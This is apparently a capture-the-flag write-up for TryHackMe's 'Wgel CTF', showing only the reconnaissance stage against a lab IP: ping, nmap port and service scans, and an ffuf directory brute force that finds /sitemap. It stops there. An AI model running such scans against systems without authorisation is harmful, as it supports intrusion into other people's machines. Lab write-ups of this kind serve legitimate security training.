

Wgel CTF (THM)

ip of the machine :- 10.10.174.152




```
~/testing (4.224s)
ping 10.10.174.152 -c 5

PING 10.10.174.152 (10.10.174.152) 56(84) bytes of data.
64 bytes from 10.10.174.152: icmp_seq=1 ttl=60 time=164 ms
64 bytes from 10.10.174.152: icmp_seq=2 ttl=60 time=284 ms
64 bytes from 10.10.174.152: icmp_seq=3 ttl=60 time=172 ms
64 bytes from 10.10.174.152: icmp_seq=4 ttl=60 time=199 ms
64 bytes from 10.10.174.152: icmp_seq=5 ttl=60 time=186 ms

--- 10.10.174.152 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 163.521/200.831/283.559/43.130 ms
```

machine is on!!!




```
~/testing (1m 23.95s)
nmap -p- --min-rate=10000 10.10.174.152

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-12 19:07 IST
Warning: 10.10.174.152 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.174.152
Host is up (0.17s latency).
Not shown: 34787 closed tcp ports (conn-refused), 30746 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 83.91 seconds
```

only two open ports!!!




```
~/testing (16.117s)
nmap -p 22,80 -sC -A -T5 10.10.174.152

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-12 19:09 IST
Nmap scan report for 10.10.174.152
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.08 seconds
```

did an aggressive scan and found some versions of the services running.



```
~/testing (1m 46.56s)
ffuf -u http://10.10.174.152/FUZZ -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.174.152/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 189ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 170ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 159ms]
sitemap                 [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 691ms]
:: Progress: [20469/20469] :: Job [1/1] :: 63 req/sec :: Duration: [0:01:46] :: Errors: 0 ::
```

got some directories....



Not secure 10.10.174.152/sitemap/

UNAPP

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
